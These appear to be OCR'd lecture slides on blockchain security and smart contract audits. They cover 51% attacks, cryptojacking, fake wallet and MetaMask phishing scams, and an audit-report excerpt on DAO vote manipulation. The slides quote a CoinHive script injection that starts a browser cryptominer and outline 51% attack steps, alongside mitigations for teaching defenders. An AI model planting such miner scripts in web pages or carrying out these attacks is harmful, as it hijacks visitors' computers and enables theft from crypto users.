
# Key Characteristics of Smart Contract (unique to Ethereum)

## Self-Destruct

```
pragma solidity ^0.5.0;

contract Destruct_demo{
	address owner;

	constructor () public {
		owner = msg.sender;
	}

	function deposit() public payable {
	  require(msg.value > 0.1 ether);
	}

	function kill_it() public {
		require(msg.sender == owner);
		selfdestruct(msg.sender);
	}
}
```

# Put the Pieces Together

# Generic Blockchain Reference Architecture




- From ISACA Blockchain Framework and Guide: (https://www.isaca.org/bookstore/bookstore-misc-digital/wbfg)
- Provide a common language to frame discussion around different blockchain designs and implementation.

# Types of Attacks

# Network-Level Attacks

- 51% Attack *
- Eclipse Attack
- Denial of Service Attack
- Sybil Attack
- Routing Attack

# 51% Attack Summary

- Is a double-spend attack by taking advantage of the PoW consensus algorithm.

Attack Steps

1. Requires the creation of malicious version of the blockchain.
2. Conduct the transactions on the legitimate version of the blockchain.
3. Gain hashing power the extent the malicious version longer than the legitimate version.
4. Broadcast the malicious version of the blockchain to revert prior transactions.

# Mitigating 51% Attack

- ‘Black swan’ event
- Usage of checkpointing
- Add more active hashing/computational power leads to more security.
- Make network ASIC-resistant
- Increase the number of confirmations

# Node-Level Attacks

- Cryptojacking Attack *
- Remote Manager Exploit (miner exploit)

# Cryptojacking Attacks


- Leverage phishing to load cryptomining code onto the user computer.
- Embed script onto web sites or ads to infect the user browsers.

- Real-world example – CoinHive


```
</script><script src="https://coinhive.com/lib/coinhive.min.js?v=3"></script><script>
        var miner = new CoinHive.Anonymous('OT1CIcpkIOCO7yVMxcJiqmSWoDWOri06', {throttle: 0.5});
        miner.start();
    </script><script>
```

# Cryptojacking Attacks

- Real-world example - Badshell







# Mitigating Cryptojacking Attacks

- Implement security awareness with focus on phishing prevention.
- Install ad-blocking or anti-cryptomining extension on web browsers.
- Use endpoint protection.
- Use web filtering tools.


# Air Drop, Hard Fork, and User Support Scams

1. Sophisticate web sites with quality roadmap, white paper, and ‘impressive’ management team.
2. Promotion of air drops and incentives by fake Twitter accounts.
3. Target Reddit and Google Search users with fake search results seeking to steal user seed words or implant malware.


# Ethereum Nowa








# Fake Search



Google
metamask
All
News
Videos
Images
Shopping
More
Settings
Tools
Sign in
About 1,050,000 results (0.31 seconds)
Ad · www.metamosk.info/
Metamask: of the best WebApp | enter to account or recovery
enter to account or recovery. Already have recovery phrase?
metamask.io
MetaMask
A crypto wallet & gateway to blockchain apps.
Download
A crypto wallet & gateway to blockchain apps.
About
About. We're a global community of developers and designers ...
More results from metamask.io »
chrome.google.com › webstore › detail › metamask › n...
MetaMask - Google Chrome
Apr 16, 2020 - MetaMask is an extension for accessing Ethereum enabled distributed applications, or "Dapps" in your browser! The extension injects the ...
https://twitter.com/metamask_io
MetaMask (@metamask_io) · Twitter
Apply to be listed on home.metamask.io/! We're looking for exciting dapps that offer high utility and a great user experience to surface to MetaMask's rapidly growing user base.
Developers: Interested in MetaTransactions? Learn about the latest standards & practices in this panel with some of our hackathon participants!: @wighawag @GSN_alliance @paddypisa
EMPOWERING COMMUNITIES
SOCIAL TOKENS
Ever wanted to explore the mechanics of creating social tokens as well as
MetaMask
Company
METAMASK
metamask.io
Founded: 2016
Profiles
Twitter
People also search for
View 1+
Coinbase
MyCrypto, Inc.
MakerDAO
Disclaimer
Feedback
Claim this knowledge panel

7:51
89%
metmamask.com
Synchronised
MY WALLETS
Add wallet
MENU
Portfolio
Accounts
Send
Receive
Manager
Buy crypto
Add new wallet
Manage crypto assets in Metamask Wallet securely from your browser. Advanced security for your cryptocurrency, made easy.
Recovery seed / 1 step
Import your seed phrases to start using Metamask. The service supports 12/18/24 phrases. Metamask Wallet will recover the private keys backed up by your confidential recovery phrase.
Prepare
• Get the recovery phrase to restore. BIP39/BIP44 recovery phrases are supported.
• Device with Windows, macOS, or Linux.
Phrase
Keystore
Private Key
Address
Recovery Phrase

# Fake Wallets

- Fake wallet download links:
  - Linux/Mac versions = Original
  - Windows = Malware version

<u>Mitigation</u>

- Use original developer's Github links.
- Check hash of the file if available before installing.
- NEVER disclose seed words!

# Smart Contract Audit Considerations

# Smart Contract Audit Considerations

1. Understand the technology.
2. Identify risk and appropriate controls to mitigate risk to an acceptable level.
   - *Administrative*
   - *Operational*
   - *Technical*
3. Achieve and monitor ongoing compliance effectively.

# Administrative Audit Considerations

# Administrative: Audit Considerations for Buyer and Seller

Seller Risk

Buyer Risk

- Financially stable/viable, experienced, and knowledgeable
- Collusions, misconduct and manipulations
- Number of parties
- Conflicts of interest
- Able to deliver on the promises

# Administrative: Audit Considerations from External Factors


- Regulators
- Herstatt (settlement) risk
- Privacy
- Platform dependencies:
  - *Development/Ongoing Support*
  - *Security issues*
  - *Speed of transactions*
  - *Cost of transactions*
  - *Scalability*

# Administrative: Audit Considerations for the Smart Contract


- Accurately represents the promises of the smart contract
- Clear agreement addressing non-operational issues
- Escrow or not?
- Security audit performed?

# Operational Audit Considerations

# Operational: Availability of Third-Party Security Audit Report

VERSION 1.3
APRIL 1, 2019

## Security Audit of [redacted] Smart Contracts

PRESENTED BY: CAPLOCK SECURITY LLC
1800 DIAGONAL RD, SUITE 600
ALEXANDRIA, VA 22314

## Security Issues

This section relates our investigation into security issues. It is meant to highlight whenever we found specific issues but also mention what vulnerability classes do not appear, if relevant.

### Minority Token Holder can single-handedly win a Vote M ✓ Addressed

An malicious investor can manipulate the voting if the investor at least owns one third of the shares. To manipulate the voting, the malicious investor sets up a new proposal (e.g. to transfer the ownership) by calling `extendProposal()` (at best with a very short voting period). After voting for their own proposal the malicious investor burns their token and calls `finalize()`. The vote is evaluated by

```
166 if (_tallyFor > property.totalSupply() / 2) {
```

ShareholderDAO.sol

The `totalSupply` now dropped due to the burn to only two thirds from the initial supply but still there are valid votes with a voting power of one third of the initial supply, which now is a majority. Thus, the vote would pass.

**Likelihood:** Medium
**Impact:** Medium

**Addressed:** [redacted] explained that the implications are minor. A DAO vote are suggestions that [redacted] and/or the property's management company **will try to take**. Furthermore, `ShareholderDAO` has no real power (i.e. it can't move funds/value, modify state, etc ...).

### Locked tokens M ✓ Acknowledged

If tokens especially DAI are accidentally sent to the following contracts and not via the correct function, the tokens will be locked.

- `TokenSale`
- `TokenisedProperty`
- `DividendDistributingToken`
- `Exchange`
- `LoanEscrow`
- `PaymentsLayer`

Note:
ETH and token can be forced into any contract and be locked there if no "recover" function exists. If contracts are not supposed to handle/process Ether or token transfers, [redacted] does not further report this kind of locked tokens. But [redacted] reports locked token or locked ETH for contracts which are supposed to handle/process tokens or ETH in some way.

**Likelihood:** Medium
**Impact:** Medium

**Acknowledged:** [redacted] acknowledged the issue. [redacted] wants to prevent this on UI level because this is the intended way to use their system.


### Unintentional call to `renounceOwnership()` could block LandRegistry L ✓ Acknowledged

The [redacted] contract `LandRegistry` inherits from the `Ownable` contract and therefore contains the function `renounceOwnership()`. This function can be called by the existing owner to renounce his ownership and leave the contract without any owner. Any accidental call to this function from the current owner would leave the `LandRegistry` contract without any owner. Then, no more properties could be tokenized or untokenized.

**Likelihood:** Low
**Impact:** Medium

**Acknowledged:** [redacted] acknowledged the issue and plans to update the `LandRegistry` via its proxy if this issue arises.


# Operational: Upgrade of Smart Contract




<u>The Old Way</u>

1. Deploy a new version of the contract at a new contract address.
2. Manually migrate all states from the old one contract to the new one.
3. Update all contracts that interacted with the old contract to use the address of the new one.
4. Reach out to all your users and convince them to start using the new deployment
5. Handle both contracts being used simultaneously, as users are slow to migrate.


# Operational: Usage of Proxy Contract




<u>A Better Way</u>

